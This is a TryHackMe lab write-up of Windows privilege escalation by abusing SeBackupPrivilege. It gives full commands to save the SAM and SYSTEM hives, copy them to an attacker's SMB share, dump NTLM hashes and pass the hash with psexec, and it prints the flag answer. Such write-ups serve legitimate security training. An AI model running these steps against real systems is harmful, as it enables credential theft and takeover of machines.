

In this TryHackMe room focused on Windows privilege escalation, I explored a powerful technique involving the misuse of SeBackup and SeRestore privileges—capabilities that allow a user to bypass file system access controls under certain conditions.
Step 0: Privilege Enumeration, As the Initial start of the tryhackme room you will have access to a user in the windows target machine. First step in this scenario is enumeration to see what exploits I can abuse on the compromised machine.
I ran the command:
whoami /priv

This lists all the privileges the account had. Among others, I saw SeChangeNotifyPrivilege enabled, which often accompanies backup/restore rights. That tipped me off that I might be able to export protected registry hives next.
Step 1: Dumping Windows Registry Hives
Windows stores user account and password data in protected registry files known as hives. These include SAM (Security Account Manager) and SYSTEM.
If your user has SeBackupPrivilege, you can export these hives even without being an administrator. On the target machine, I ran:
cmd
reg save HKLM\SYSTEM C:\Users\THMBackup\system.hive
reg save HKLM\SAM C:\Users\THMBackup\sam.hive

Tip: reg save saves the contents of the specified registry key (here, HKLM\SYSTEM and HKLM\SAM) into a file. This step doesn’t require full read access to the keys—only the right privilege.
Step 2: Setting Up File Transfer via SMB
To extract these files, I shared a directory from my attacker machine using Impacket’s smbserver.py:
mkdir share
python3.9 /opt/impacket/examples/smbserver.py -smb2support -username THMBackup -password CopyMaster555 public share
This spun up an SMB server on my Attacker Linux machine, allowing the target to send files to me using standard Windows file operations.
Step 3: Transferring the Hives
On the target machine, I copied the hive files to my attacker’s SMB share:
cmd
copy C:\Users\THMBackup\sam.hive \\10.10.171.46\public\
copy C:\Users\THMBackup\system.hive \\10.10.171.46\public\

Figure: SAM and SYSTEM hives now in the attacker’s shared directory.
Step 4: Extracting Password Hashes

Once I had both hives locally, I used Impacket’s secretsdump.py to extract password hashes:
python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL
This script parses the registry hives and dumps NTLM password hashes for local users.
We’re especially interested in the Administrator’s hash.
Step 5: Performing a Pass-the-Hash Attack
Now with the hash in hand, I used psexec.py to log in as the Administrator—without ever knowing the plaintext password:
python3.9 /opt/impacket/examples/psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:8f81ee5558e2d1205a84d07b0e3b34f5 administrator@10.10.174.158
Tip: Pass-the-hash is a technique where you authenticate using the password hash directly instead of the actual password. This works for NTLM hashes in Windows networks.

Success! We have NT AUTHORITY\SYSTEM-level access.
Final Step: Capture the Flag
With full admin rights, I read the flag from the Administrator’s desktop:
cmd
type C:\Users\Administrator\Desktop\flag.txt
Answer: THM{SEFLAGPRIVILEGE}
Key Takeaways:
SeBackupPrivilege and SeRestorePrivilege can be abused to bypass permission checks and extract sensitive system files.
The SAM and SYSTEM hives contain password hashes—always valuable targets for escalation.
Impacket tools like secretsdump.py and psexec.py are essential for extracting and using those hashes effectively.
You don’t need the actual password to become admin—the hash is enough.
This kind of privilege escalation highlights the importance of strict privilege management on Windows machines. Always monitor and restrict dangerous privileges even for seemingly low-risk users.